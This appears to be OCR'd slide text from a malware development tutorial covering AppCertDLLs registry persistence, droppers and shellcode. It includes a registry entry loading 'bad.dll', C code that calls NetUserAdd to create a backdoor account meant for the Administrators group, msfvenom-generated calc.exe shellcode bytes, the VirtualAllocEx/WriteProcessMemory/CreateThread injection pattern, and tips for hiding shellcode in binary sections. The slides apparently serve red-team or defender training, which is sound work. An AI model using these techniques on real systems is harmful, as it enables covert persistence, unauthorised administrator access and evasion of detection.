


Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

Name	Type	Data
(Default)	REG_SZ	(value not set)
AutoChkSkipSys...	REG_DWORD	0x00000000 (0)
AutoChkTimeout	REG_DWORD	0x00000008 (8)



Registry Editor


File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDLLs


Name	Type	Data
(Default)	REG_SZ	(value not set)
uhoh	REG_SZ	C:\Users\nerdprof\Desktop\bad.dll

LIMITATIONS

- LoadLibrary() causes process to acquire Loader Lock
- LoadLibrary() triggers DLLMain
- DLLMain cannot call any functions that wait on Loader Lock
  - Difficult to create processes / threads
  - Most network communications
- Plenty of room for shenanigans, though (NetUser)



PAYLOAD



```
LPWSTR host = (LPWSTR)TEXT("malware-dev-vm");
LPWSTR admingroup = (LPWSTR)TEXT("Administrators");
LPWSTR rdpgroup = (LPWSTR)TEXT("Remote Desktop Users");
LPWSTR username = (LPWSTR)TEXT("Highlander");

USER_INFO_1 ui;
ui.usri1_name = username;
ui.usri1_password = (LPWSTR)TEXT("SecretSquirrel1");
ui.usri1_priv = USER_PRIV_USER;
ui.usri1_home_dir = NULL;
ui.usri1_comment = NULL;
ui.usri1_flags = UF_SCRIPT;
ui.usri1_script_path = NULL;


LOCALGROUP_INFO_1 localgroup;
localgroup.lgrpi1_name = (LPWSTR)TEXT("Administrators");

LOCALGROUP_MEMBERS_INFO_3 localgroup_members;
localgroup_members.lgrmi3_domainandname = username;


DWORD dwLevel = 1;
NET_API_STATUS status = NULL;
DWORD dwError = 0;
status = NetUserAdd(host, dwLevel, (LPBYTE)&ui, &dwError);
```

Used By

HONEYBEE

FIN8

DEMO REMOVED FOR RELEASE

PLEASE SEE ACCOMANYING VIDEO

AGENDA


1. Configuring your malware development environment
2. Windows Development
3. AppCertDLL Implant (Hello world!)
4. <u>Droppers</u>
5. Process Injection
6. Bringing it all together

DROPPERS – GATEWAY TO EXECUTION

- Executables that execute (malicious) shellcode
  - Shellcode – directly executable instructions that lack the wrapper of a standard EXE
- Pattern….

• Allocate new virtual memory to hold shellcode	VirtualAllocEx()
• Copy shellcode into allocated memory	RtlMoveMemory()
	WriteProcessMemory()
• Create a process/thread pointed at virtual memory	CreateThread()

SAMPLE SHELLCODE GENERATION



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/exec CMD=calc.exe -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of c file: 835 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```


SHELLCODE STORAGE

As a local variable → Malicious code appears in .text (sus)

As a global variable → Malicious code appears in .data


As a resource file → Malicious code appears in .rsc

SAMPLE DROPPER



